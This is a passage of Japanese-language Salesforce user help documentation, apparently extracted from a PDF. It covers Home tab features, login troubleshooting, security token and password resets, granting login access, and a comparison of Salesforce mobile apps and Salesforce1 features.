  [要請済みミーティング] サブタブが表示されない場合は、そのサブタブを [カレンダー] セクションに追加するよう、Salesforce のシステム管理者に依頼してください。
- 当月の小さなカレンダーを表示します。表示する月を変更するには、 と をクリックします。
- カレンダーの別のビューに移動するには、必要に応じて小さい月次カレンダーの下にあるアイコンをクリックします。

[ホーム] タブでのカスタムリンクの表示

このセクションは、カスタマイズされたホームページのレイアウトの応じて、[ホーム] タブに表示されます。

[ホーム] タブの [カスタムリンク] セクションには、組織の全員が活用できる Web サイトまたは Salesforce ページへのリンクが含まれています。システム管理者は、このセクションに表示するリンクを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

お知らせの表示

[ホーム] タブのサイドバーにある [お知らせ] セクションには、組織のシステム管理者がカスタマイズしたお知らせが表示されます。[お知らせ] セクションは、Personal Edition では使用できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスグラフ

Lightning Experience のホームページでパフォーマンスグラフを使用して、カスタマイズ可能な売上目標と比較したユーザの営業パフォーマンスや営業チームのパフォーマンスを追跡します。


ユーザに関連付けられた営業チームがある場合、パフォーマンスグラフには営業チームの商談に基づいたデータが表示されます。関連付けられた営業チームがない場合は、ユーザが所有する商談が表示されます。当販売四半期の商談のうち、完了した商談と、完了する確度が 70% を超えている進行中の商談のみが表示されます。

- 完了 — 完了した商談の合計。
- 進行中 (>70%) — 確度が 70% を超えている進行中の商談の合計。グラフの青い線は、完了した商談と、確度が 70% を超えている進行中の商談を合わせた合計です。
- 目標 — 四半期のカスタマイズ可能な売上目標。この項目は、パフォーマンスグラフに固有であり、売上予測目標や他の種別の目標には影響しません。 をクリックして目標を設定します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



異なる日付の完了済みおよびコミット済みの商談金額を表示するには、グラフにマウスポインタを置きます。商談が完了した日付、または 70% を超える確度に設定された日付にマウスポインタを置くと、青いドットが表示されます。ドットをクリックすると、商談の詳細がウィンドウに表示されます。

関連トピック:

Lightning Experience ホームの権限と設定

アシスタント

アシスタント


Lightning Experience のホームページでアシスタントを使用して、1 日を通して重要な更新を確認できます。

さまざまなリードまたは商談をクリックして、そのレコードの詳細ページに移動します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



[アシスタント] には次の更新が表示されます。

- 本日割り当てられているリード
- 期限切れの ToDo がある商談
- 30 日間活動がない商談
- 活動予定がない商談

リードの更新は、商談の更新よりも前に表示されます。商談の更新は、完了日順に並べられます。

メモ: 商談の活動に対してアクセス権がないか、商談パイプラインがオフの場合は、完了予定日が今後 90 日以内の商談の推奨事項が代わりに表示されます。

関連トピック:

Lightning Experience ホームの権限と設定

パフォーマンスグラフ

ログイン問題のトラブルシューティング

ログインできませんか?ユーザ名やパスワードを忘れた場合や、何回もログインに失敗してロックアウトされた場合など、ログインの問題を解決するには、次の解決策を実行します。

Salesforce システム管理者は、組織のパスワードポリシーを設定します。このパスワードポリシーによって、許容されるログイン試行回数、ロックアウト継続時間、パスワード要件が決まります。

データのプライバシーを保護するには、パスワードを定期的に変更します。Salesforceシステム管理者がユーザパスワードを定期的に期限切れにする場合は、有効期間が切れたときにパスワードの変更を要求されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- パスワードをお忘れですか? パスワードを取得します。
- ロックアウトされた場合は?ロックアウト時間が経過するまで待って再試行するか、Salesforceシステム管理者に問い合わせてください。
- パスワードの有効期限が切れた場合は? パスワードを変更するように要求されます。
- 新しいブラウザまたはアプリケーションを使用して、信頼された IP 範囲外から Salesforce にアクセスしていますか? ID の検証を要求されます。
- ログインページの [カスタムドメインを使用] とは? Salesforce システム管理者が組織のカスタムドメインを作成した場合は、[カスタムドメインを使用] をクリックし、ドメイン名を入力してログインします。

  カスタムドメインの形式は `https://universalcontainers.my.salesforce.com` です。この中の `universalcontainers` は、システム管理者が提供した名前です。

セキュリティトークンのリセット

デスクトップクライアントや API を使用して、会社の信頼できる IP 範囲外の IP アドレスから Salesforce にアクセスするときは、セキュリティトークンを使用してログインする必要があります。セキュリティトークンは、大文字と小文字を区別する英数字コードで、パスワードに追加するか、クライアントアプリケーションの個別の項目に入力します。

ログインアクセスの許可

ユーザを支援するため、システム管理者またはカスタマーサポートの担当はそのユーザのログインを使用してアプリケーションにログインできます。デフォルトでは、会社のシステム管理者は、ユーザからのアクションなしでそのユーザのアカウントにアクセスできます。組織でユーザがシステム管理者にログインアクセスを許可する必要がある場合は、指定された期間だけアクセスを許可できます。また、サポート組織の担当者にアクセスを許可することもできます。

忘れたパスワードのリセット

パスワードを忘れた場合、ログインページの [パスワードを忘れた場合] リンクを使用して簡単にパスワードをリセットできます。必要なのはユーザ名のみです。

セキュリティトークンのリセット

デスクトップクライアントや API を使用して、会社の信頼できる IP 範囲外の IP アドレスから Salesforce にアクセスするときは、セキュリティトークンを使用してログインする必要があります。セキュリティトークンは、大文字と小文字を区別する英数字コードで、パスワードに追加するか、クライアントアプリケーションの個別の項目に入力します。

セキュリティトークンは、設定やプロファイルには表示されません。

クライアントアプリケーションによっては、別個にセキュリティトークンを入力する項目があります。アプリケーションに別個の項目がない場合は、セキュリティトークンをパスワードの末尾に追加します。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXX* である場合、[パスワード] 項目には「*mypasswordXXXXXXXXXX*」と入力します。ブラウザで Salesforce にログインする場合は、セキュリティトークンを使用したりパスワードに追加したりしないようにします。

システム管理者から「API ログインの 2 要素認証」権限が割り当てられている場合は、セキュリティトークン値に Salesforce Authenticator などの認証アプリケーションによって生成されたコードを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Connect for Office は **Database.com** Edition では使用できません。

Connect Offline を使用可能なエディション: Salesforce Classic

Connect Offline を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

セキュリティトークンの取得またはリセット

パスワードをリセットすると、新しいセキュリティトークンがメールで送信されます。また、トークンを個別にリセットすることもできます。

1. 個人設定から、[クイック検索] ボックスに「リセット」と入力し、[私のセキュリティトークンのリセット] を選択します。
2. [セキュリティトークンのリセット] をクリックします。Salesforce 個人設定のメールアドレスに新しいセキュリティトークンがメールで送信されます。

ヒント: 新しい IP アドレスから Salesforce にアクセスする前に、[私のセキュリティトークンのリセット] を使用して信頼できるネットワークからセキュリティトークンを取得しておくことをお勧めします。

Salesforce Outlook Edition でのトークンの更新

1. Outlook で、[ツール] > [**Salesforce** オプション] に移動します。
2. パスワードウィンドウに、パスワードとセキュリティトークンを入力します (パスワードの末尾にセキュリティトークンを追加)。たとえば、「*mypasswordXXXXXXXXXX*」のように入力します。
3. パスワードとトークンを正確に入力したことを確認するには、[検証] をクリックします。
4. [OK] をクリックします。

Connect Offline、Connect for Office、データローダでのトークンの更新

ログインするときに、パスワードの末尾にセキュリティトークン値を追加します (「*mypasswordXXXXXXXXXX*」など)。

メモ: ログイン時に「無効なパスワード」エラーが表示された場合は、パスワードのみを使用してログインを試行します。このエラーは、システム管理者が設定した信頼できる IP 範囲内の IP アドレスからセキュリティトークンを使用してログインした場合に表示されます。

関連トピック:

- Salesforce Classic で個人設定を見つける
- [私のセキュリティトークンのリセット] が見つからない場合のトラブルシューティング
- Salesforce for Outlook のログイン情報の変更
- Connect for Office へのログイン
- Connect Offline へのログイン

ログインアクセスの許可

ユーザを支援するため、システム管理者またはカスタマーサポートの担当はそのユーザのログインを使用してアプリケーションにログインできます。デフォルトでは、会社のシステム管理者は、ユーザからのアクションなしでそのユーザのアカウントにアクセスできます。組織でユーザがシステム管理者にログインアクセスを許可する必要がある場合は、指定された期間だけアクセスを許可できます。また、サポート組織の担当者にアクセスを許可することもできます。

セキュリティの理由により、アクセスを許可する最大期間は 1 年間です。アクセスを許可した期間、システム管理者またはサポート担当者はユーザのログインを使用し、ユーザのデータにアクセスして問題の解決を支援します。

1. 個人設定から、[クイック検索] ボックスに「ログインアクセス」と入力し、アクセスを許可するオプションを選択します。
2. 選択リストから値を選択して、アクセス権の有効期限を設定します。
3. [保存] をクリックします。

システム管理者、サポート担当者、または公開者がユーザのログインを使用して設定を変更した場合は、設定変更履歴により変更内容とユーザ名がリストされます。一部の組織では、ユーザのログインを使用したシステム管理者によるクリックの記録も、監査目的のために保持されます。

メモ: システム管理者が制限を設定したか、パッケージアプリケーションのライセンスで禁止されている場合は、特定のサポート組織にアクセスを許可することはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

管理者アクセス権の付与を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

設定変更履歴を参照する
- 「設定・定義を参照する」

関連トピック:

- Salesforce システム管理者の概要
- Salesforce 環境のカスタマイズ

忘れたパスワードのリセット

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

パスワードを忘れた場合、ログインページの [パスワードを忘れた場合] リンクを使用して簡単にパスワードをリセットできます。必要なのはユーザ名のみです。

1. ログインページで、[パスワードを忘れた場合] リンクをクリックします。
2. ユーザ名を入力し、[次へ] をクリックします。パスワードをリセットする手順が記載されたメールが、Salesforce 個人設定で指定したアドレスに送信されます。
3. 24時間以内に、メールに記載されたリンクをクリックし、セキュリティの質問に回答して、[続行] をクリックします。メールに記載されているリンクは一度しか使用できず、24 時間後に有効期限が切れます。
4. 要求されたら、新しいパスワードを入力します。

認識されないブラウザまたはアプリケーションから Salesforce にログインし、IP アドレスが信頼できる IP 範囲外の場合、ID を検証するように求められます。

関連トピック:

ID の検証

ログイン問題のトラブルシューティング

モバイルデバイスでの作業

Salesforce では、場所を問わず、複数のモバイルアプリケーションの接続状態を保ち、生産性を維持することができます。

Salesforce Mobile 製品の比較

Salesforce1、SalesforceA、Salesforce Classic Mobile、Salesforce Authenticator は、さまざまなモバイルデバイス、エディション、サポートオプションで使用できます。

Salesforce1 モバイルアプリケーション

Salesforce1 モバイルアプリケーションは外出中に使用できる Salesforce です。このエンタープライズクラスのモバイル環境では、オフィスで表示される情報と同じ内容にリアルタイムでアクセスできますが、情報が整然と表示されるため、顧客とのミーティングの合間、飛行機の待ち時間、コーヒーを求めて並んでいる間などにも業務を済ませることができます。タッチスクリーンで簡単にナビゲーションやデータ操作が行える直感的なインターフェースにより、数回のタップで情報を確認したり更新したりすることができます。さらに、Salesforce1 には組織のカスタマイズが多数取り込まれ、アプリケーションがビジネスニーズに合わせて調整されています。

Salesforce Classic Mobile

Salesforce Classic Mobile アプリケーションでは、Android™ および iPhone® デバイスから Salesforce データへのモバイルアクセスを提供します。レコードの表示、作成、編集、削除、活動の追跡、ダッシュボードの参照、簡易レポートの実行、電話とメールの記録ができます。Salesforce システム管理者からモバイルライセンスが割り当てられると、Salesforce Classic Mobile を使用できるようになります。

Salesforce Authenticator

刷新された Salesforce Authenticator モバイルアプリケーションへようこそ! バージョン 2 は、モバイルデバイス向けの強力で革新的な 2 要素認証アプリケーションです。このアプリケーションを使用することで、Salesforce アカウントおよびデータを保護するセキュリティが強化されます。使用方法はとても簡単です。つまり、1 つの優れたアプリケーションで強化されたセキュリティと向上した利便性の両方を得られます。

Salesforce Mobile 製品の比較

Salesforce1、SalesforceA、Salesforce Classic Mobile、Salesforce Authenticator は、さまざまなモバイルデバイス、エディション、サポートオプションで使用できます。

商品	説明	サポート対象の Salesforce のエディション	サポート対象のモバイルデバイス	オフラインサポートの有無
Salesforce1	タッチスクリーンモバイルデバイスでの操作および作業向けに最適化されているインターフェースから Salesforce データにアクセスして、更新します。 レコードの参照、編集、作成、活動の管理、ダッシュボードおよびレポートの参照を行うことができ、Chatter を使用できます。Salesforce1 では、多くの標準オブジェクトとリストビュー、組織のすべてのカスタムオブジェクト、他のモバイルアプリケーションのインテグレーション、組織の多くの Salesforce カスタマイズ (Visualforce タブとページおよび Lightning ページを含む) がサポートされています。	次の組織のお客様は無料でご利用いただけます。 • Personal Edition • Group Edition • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition • Contact Manager Edition	• Android 端末 • Android タブレット • iPad モデル • iPhone モデル • Windows Phone 8.1 および Windows 10 Mobile 端末 (モバイルブラウザアプリケーションのみ)	データの参照に対してあり ベータ: データの作成および編集 (Salesforce1 for Android、v9.0 以降および Salesforce1 for iOS、v10.0 以降)
SalesforceA	スマートフォンからユーザを管理し、Salesforce 組織の情報を参照します。 ユーザの無効化または凍結、パスワードのリセット、ユーザのロック解除、ユーザの詳細の編集、権限セットの割り当てを行うことができます。 このアプリケーションは、「ユーザの管理」権限を持つユーザのみが使用できます。	次の組織のお客様は無料でご利用いただけます。 • Group Edition • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition	• Android 端末 • Android タブレット • iPad モデル • iPhone モデル • iPod Touch	いいえ

商品	説明	サポート対象の Salesforce のエディション	サポート対象のモバイルデバイス	オフラインサポートの有無
		• Contact Manager Edition		
Salesforce Classic Mobile	ダッシュボードの参照、簡易レポートの実行、電話とメールの記録、活動の追跡、レコードの作成、編集、削除ができます。ほとんどの標準のセールスオブジェクトおよび一部のサービスオブジェクトで使用できます。カスタムオブジェクトと設定もサポートされます。	アプリケーションにはモバイルライセンスが必要です。次の組織を使用している場合に使用できます。 • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition	• Android 端末 • Android タブレット • iPhone モデル	はい
Salesforce Authenticator	2要素認証にモバイルデバイスを使用して、アカウントの安全を確保します。転送通知に1回のタップで応答し、ID を検証するか、不明アクティビティをブロックします。アプリケーションのロケーションサービスを有効にしている場合は、自宅やオフィスなどの信頼できる場所を設定できます。自動化を使用できる場合、アプリケーションによって信頼できる場所にいるときに ID を自動的に検証できます。バックアップ ID 検証方法として使用するコードを取得します。	次の組織のすべてのお客様は無料でご利用いただけます。 • Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition • Contact Manager Edition	• Android 端末 • iPhone 5 以降のモデル	確認コードの生成の場合は、はい

関連トピック:

- Salesforce1 モバイルアプリケーションの要件
- SalesforceA を使用したあらゆる場所からのユーザサポート
- Salesforce Classic Mobile
- Salesforce エディション

Salesforce1 モバイルアプリケーション

Salesforce1 モバイルアプリケーションは外出中に使用できる Salesforce です。このエンタープライズクラスのモバイル環境では、オフィスで表示される情報と同じ内容にリアルタイムでアクセスできますが、情報が整然と表示されるため、顧客とのミーティングの合間、飛行機の待ち時間、コーヒーを求めて並んでいる間などにも業務を済ませることができます。タッチスクリーンで簡単にナビゲーションやデータ操作が行える直感的なインターフェースにより、数回のタップで情報を確認したり更新したりすることができます。さらに、Salesforce1 には組織のカスタマイズが多数取り込まれ、アプリケーションがビジネスニーズに合わせて調整されています。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

メモ: Salesforce1 では、あらゆる場所で重要なデータと機能を自由に使用できます。ただし、ラップトップやデスクトップでの作業の方が適切な業務もあります。Salesforce1 で使用できないデータを表示したり、アクションを実行したりする場合は、代わりに Lightning Experience または Salesforce Classic を使用してください。

Salesforce1 モバイルアプリケーションの取得

Salesforce1 へのアクセスには、デバイスにインストールしたアプリケーションを使用する方法と、モバイルブラウザアプリケーションを使用する方法があり、どのように作業するかに応じて異なります。組織で Salesforce1 の一定のバージョンが無効になっていることがあります。各自のオプションについては、Salesforce システム管理者に確認してください。

Salesforce1 モバイルアプリケーション機能: 各バージョンで使用可能な機能

Salesforce1 は、iOS および Android デバイスではダウンロード可能アプリケーションとして使用でき、サポートされるモバイルブラウザではモバイルブラウザアプリケーションとして使用できます。ほとんどの場合、Salesforce1「系」のアプリケーションにはすべて同じ機能が組み込まれています。ただし、操作性にはいくつかの相違点があります。その多くは、Salesforce1 がサポートされるモバイルプラットフォームの相違点に関連します。

Salesforce1 モバイルアプリケーションの要件

Salesforce1 は、ほとんどの Salesforce エディションおよびユーザライセンスの種類で使用できます。このアプリケーションは各種のモバイルプラットフォームでサポートされますが、オペレーティングシステムの最小要件およびモバイルブラウザ要件があります。

Salesforce1 モバイルアプリケーションで使用可能なデータ

Salesforce1 は、組織の Salesforce エディション、ユーザライセンスの種類、および割り当てられているユーザプロファイルと権限セットを使用して、ユーザが使用可能なデータを判断します。Salesforce のフルサイトの操作時に表示されるオブジェクト、レコードタイプ、項目、およびページレイアウトのほとんどが Salesforce1 でも表示されます。ただし、一部の Salesforce データは Salesforce1 では使用できません。

Salesforce1 モバイルアプリケーションにログインできないのはなぜですか?

Salesforce の正しいログイン情報を使用しているのに、Salesforce1 にログインできない場合、ログインがうまくいかない理由としていくつかの一般的な原因が考えられます。

Salesforce1 モバイルアプリケーションのヘルプの検索

Salesforce1 にはモバイルアプリケーションについて確認する場合に使用する [ヘルプ] リンクがあります。

Salesforce1 モバイルアプリケーションのヘルプリソース

Salesforce1 モバイルアプリケーションの使用方法、アプリケーションを使用するための組織の設定、およびアプリケーション開発に関する詳細は、次のリソースを参照してください。

Salesforce1 アプリケーションのロケールと言語のサポート

Salesforce1 は、Salesforce でサポートされるロケール、完全サポートされる言語、エンドユーザ言語のほとんどすべてで動作します (サポートされるロケールと言語の完全なリストは、Salesforce ヘルプを参照してください)。このリリースでは、アラビア語とヘブライ語を含む、右から左に読み取られる言語はサポートされていません。

Salesforce1 モバイルアプリケーションのアクセシビリティに関する考慮事項

Salesforce1 はアクセシビリティを念頭に置いて設計されており、スクリーンリーダーを使用するユーザを含む、すべてのユーザが十分に利用できるモバイルの操作性を提供します。

Salesforce1 モバイルブラウザアプリケーションの無効化または有効化

組織で Salesforce1 モバイルブラウザアプリケーションが有効になっている場合、サポートされているモバイルブラウザから Salesforce にログインすると、Salesforce1 モバイルブラウザアプリケーションに自動的にリダイレクトされます。モバイルブラウザで Salesforce フルサイトを使用することはサポートされていません。ただし、モバイルデバイスから一時的に Salesforce Classic にアクセスする必要がある場合に、モバイルブラウザアプリケーションを無効にすることは可能です。

関連トピック:

Salesforce1 モバイルアプリケーションのヘルプリソース

Salesforce1 モバイルアプリケーションの取得

Salesforce1 へのアクセスには、デバイスにインストールしたアプリケーションを使用する方法と、モバイルブラウザアプリケーションを使用する方法があり、どのように作業するかに応じて異なります。組織で Salesforce1 の一定のバージョンが無効になっていることがあります。各自のオプションについては、Salesforce システム管理者に確認してください。

エディション

Salesforce1 モバイルアプリケーションを使用可能なエディション: Database.com Edition を除くすべてのエディション

ダウンロード可能アプリケーションのインストール

Salesforce1 ダウンロード可能アプリケーションは、プラットフォームの最小要件を満たす Android および iOS デバイスで使用できます。Google Play または App Store から Salesforce1 をダウンロードしてインストールできます。

アプリケーションをインストールしたら、ホーム画面から起動し、Salesforce アカウントにログインします。セキュリティ PIN を作成するように要求される場合があります。デフォルトでは、本番環境に接続されます。

メモ: ログインできない場合は、自分がダウンロード可能アプリケーションを使用可能かどうか Salesforce システム管理者に確認してください。

モバイルブラウザアプリケーションへのアクセス

Salesforce1 モバイルブラウザアプリケーションは、プラットフォームの最小要件を満たす Android、iOS、および Windows デバイスのモバイルブラウザで実行されます。このモバイルブラウザアプリケーションは、組織の方針で会社支給のデバイスにアプリケーションをインストールできない場合に役立つオプションです。

組織でモバイルブラウザアプリケーションが有効になっている場合は、サポートされているモバイルブラウザから Salesforce にログインすると、自動的に Salesforce1 にリダイレクトされます。Salesforce1 が自動的に開始しない場合は、モバイルブラウザアプリケーションへのリダイレクトを無効にしていないかどうか、およびサポートされているブラウザを使用しているかどうかを確認してください。

ほとんどのサポートされていないモバイルブラウザからは、Salesforce Classic にリダイレクトされます。iOS デバイスを使用している場合、iOS 用 Google Chrome から、または iOS 用 Gmail 内の Salesforce リンクをタップすることによってモバイルブラウザにアクセスできますが、これらのいずれの環境での作業も Salesforce ではサポートされていません。

関連トピック:

- Salesforce1 モバイルアプリケーションの要件
- Salesforce1 モバイルアプリケーションにログインできないのはなぜですか?
- Salesforce1 モバイルブラウザアプリケーションの無効化または有効化

Salesforce1 モバイルアプリケーション機能: 各バージョンで使用可能な機能

Salesforce1 は、iOS および Android デバイスではダウンロード可能アプリケーションとして使用でき、サポートされるモバイルブラウザではモバイルブラウザアプリケーションとして使用できます。ほとんどの場合、Salesforce1「系」のアプリケーションにはすべて同じ機能が組み込まれています。ただし、操作性にはいくつかの相違点があります。その多くは、Salesforce1 がサポートされるモバイルプラットフォームの相違点に関連します。

機能	Android ダウンロード可能アプリケーション	iOS ダウンロード可能アプリケーション	モバイルブラウザアプリケーション
ナビゲーションおよびアクション			
オブジェクトあたり最大 200 リストビューにアクセス	✔	✔	✔
リストビューグラフにビジネスデータのビジュアルスナップショットを表示			✔ (タブレットのみ)
リストビューの並び替えおよび絞り込み	✔	✔	✔
電話をかける、活動を記録する、メールを送信するなどのアクションの実行 (通話は、iPhone および Android 端末のみでサポートされています)	✔	✔	✔
組織で作成されたクイックアクションの使用	✔	✔	✔
標準住所項目での Google マップ画像の表示	✔	✔	✔
検索			
Salesforce レコードの検索	✔	✔	✔

機能	Android ダウンロード可能アプリケーション	iOS ダウンロード可能アプリケーション	モバイルブラウザアプリケーション
オブジェクトでレコードを検索するグローバル検索の範囲指定			✔
最近参照したレコードだけでなく、すべてのレコードを検索して一致した結果を表示			✔
検索結果の並び替え			✔
検索キーワードに対する自動スペルチェックおよび修正の実行	✔	✔	✔
グローバル検索を使用した [すべての会社] フィード内の Chatter 投稿の検索			✔
リレーションおよびデータ管理			
新規レコードの追加および既存のレコードの更新	✔	✔	✔
重複レコードの作成の回避	✔	✔	✔
ニュースアプリケーションによる重要な企業や業界に関する最新情報の入手	✔	✔	✔
取引先インサイトを使用した取引先に関する最新ニュースの追跡 (取引先および商談から)	✔	✔	✔
取引先の会社ロゴの表示 (ベータ)	✔	✔	✔
Salesforce 取引先、取引先責任者、リードの Twitter プロフィールの特定、関連付け、および表示	✔	✔	✔
取引先責任者-to-複数取引先による取引先と取引先責任者間のリレーションの追跡	✔	✔	✔
モバイルデバイスの取引先責任者リストから取引先責任者を Salesforce に追加	✔	✔	
評価済みリードの取引先責任者への変換	✔	✔	✔
セールスプロセスを進め商談を成立させるセールスパスの使用	✔	✔	✔
取引先チームと商談チームによる協働作業	✔	✔	✔
Salesforce 外に保存されたデータの操作	✔	✔	✔
生産性 (Salesforce Today、メモ、行動、ToDo、メール)			

機能	Android ダウンロード可能アプリケーション	iOS ダウンロード可能アプリケーション	モバイルブラウザアプリケーション
Today を使用して、1 日の行動を準備および管理、カンファレンスコールに参加、Salesforce にモバイルカレンダーの行動を記録	✔	✔	
Today の行動の取引先責任者を Salesforce に追加	✔	✔	
リッチテキストのミーティングメモの作成およびレコードへの簡単な関連付け	✔	✔	✔
メモへの画像の追加		✔	
メモからの ToDo の作成	✔	✔	✔
Chatter 投稿からの ToDo の作成			✔
ToDo を追跡する、閉じる、または再度開く	✔	✔	✔
ToDo をタップ操作ですばやく更新 (コメントの編集や期日、状況、優先度の変更)	✔	✔	✔
Salesforce の行動の作成および表示	✔	✔	✔
SalesforceIQ Inbox を使用した Salesforce からのメールの送信	✔	✔	
Work.com			
Work.com コーチング、目標、報奨、スキルの使用 *(スキルは Android のみで使用可能)*	✔	✔	✔
カスタマーサービスツール			
ソーシャルカスタマーサービスを使用してケースを追跡し、Twitter にリアルタイムで返答	✔	✔	✔
Salesforce ナレッジ記事の参照	✔	✔	✔
納入商品を使用した購入済み商品の追跡	✔	✔	✔
作業指示 (マイルストン、リンク済み記事、作業指示階層を含む) によるフィールドサービスの合理化	✔	✔	✔
フィールドサービス Lightning によるスケジュールされたサービスの表示およびサービス提供先への移動	✔	✔	✔
レポートとダッシュボード			
ダッシュボード、ダッシュボードコンポーネント (Visualforce ダッシュボードコンポーネントを含む)、レポートの表示	✔	✔	✔

機能	Android ダウンロード可能アプリケーション	iOS ダウンロード可能アプリケーション	モバイルブラウザアプリケーション
Lightning Experience レポート、ダッシュボード、およびグラフの表示	✔	✔	✔
レポートのデータの並び替え	✔	✔	✔
ダッシュボード検索条件の適用	✔	✔	✔
フィードでのダッシュボードの共有		✔ *(制限付き)*	✔
Salesforce Files			
Salesforce Files の使用	✔	✔	✔
Salesforce Files の使用 (Chatter が無効になっている場合)			✔
外部データソース (SharePoint、OneDrive for Business、Google ドライブ、Box など) のファイルの参照および共有 (*Files Connect* が必要)	✔	✔	✔
Microsoft Office 365 ファイルの編集	✔	✔	
Chatter (フィード、トピック、プロファイル、グループ)			
Chatter フィード、人、およびグループの使用	✔	✔	✔
メインの Chatter フィードでの検索	✔	✔	✔
トピックごとに整理されたフィードエントリの表示、編集、フォロー、および投稿への複数トピックの追加			✔
複数のレコード更新を 1 つの投稿にバンドル			✔
投稿またはコメントへの写真やファイルの添付、またはクイックアクションを使用した写真またはファイルの投稿	✔	✔	✔
Chatter 投稿の共有	✔	✔	
投稿およびコメントに投稿されたファイルのプレビューの表示	✔	✔	✔
ダブルタップによる Chatter 投稿のブックマークの追加または削除		✔	
フィードでの質問と回答の取得			✔
Chatter の質問をケースにエスカレーション			✔

機能	Android ダウンロード可能アプリケーション	iOS ダウンロード可能アプリケーション	モバイルブラウザアプリケーション
ユーザプロファイルの詳細の編集	✔		✔
ユーザのプロファイル写真の変更	✔	✔	✔
レコードをグループに追加	✔	✔	✔
リストに記載しない Chatter グループでのプライバシーを確保したコラボレーション	✔	✔	✔
お知らせをグループフィードに投稿	✔	✔	✔
グループの管理	✔	✔	✔
Chatter がオフの場合の Salesforce1 の使用	✔	✔	✔
Chatter がオフの場合の Salesforce1 でのクイックアクションの使用	✔	✔	✔
Chatter メール通知およびダイジェストリンクからの Salesforce1 の起動	✔	✔	✔
Salesforce Communities			
Salesforce タブ + Visualforce テンプレートを使用して作成されたコミュニティへのアクセス	✔	✔	✔
ビジネスロジックおよびプロセスの自動化			
レコードの承認申請	✔	✔	✔
未承認の状況の表示および承認申請の承認または却下		✔	✔
一時停止中のフローインタビューの再開または削除	✔	✔	✔
通知			
アプリケーション内通知の受信	✔	✔	✔
転送通知の受信	✔	✔	
送信される転送通知の設定	✔	✔	
オフライン			
オフラインでの作業時にキャッシュされたデータの表示	✔	✔	
オフライン時に最近アクセスしたオブジェクトのレコードの作成、編集、削除 (ベータ)	✔	✔	
アクセスおよびセキュリティ			

機能	Android ダウンロード可能アプリケーション	iOS ダウンロード可能アプリケーション	モバイルブラウザアプリケーション
アプリケーション内での複数の Salesforce アカウントまたはコミュニティ間の切り替え	✔	✔	
ログインページからの複数のインスタンスへの接続の設定	✔	✔	
さまざまな Salesforce URL を直接 Salesforce1 で開く	✔	✔	
セキュリティパスコードを使用したアプリケーションへのアクセスの制御	✔	✔	
モバイルデバイス管理(MDM)を使用したセキュリティの強化	✔	✔	
カスタマイズおよびユーザ/アプリケーション設定			
Visualforce ページの表示	✔	✔	✔
Lightning ページ、カスタムアプリケーションおよびサードパーティアプリケーションへのアクセス	✔	✔	✔
アクションバーおよびリスト項目のアクションのカスタマイズされた選択および配置の参照	✔	✔	✔
カスタムブランドの参照	✔	✔	✔

関連トピック:

Salesforce1 モバイルアプリケーションのヘルプリソース

Salesforce1 モバイルアプリケーションの要件

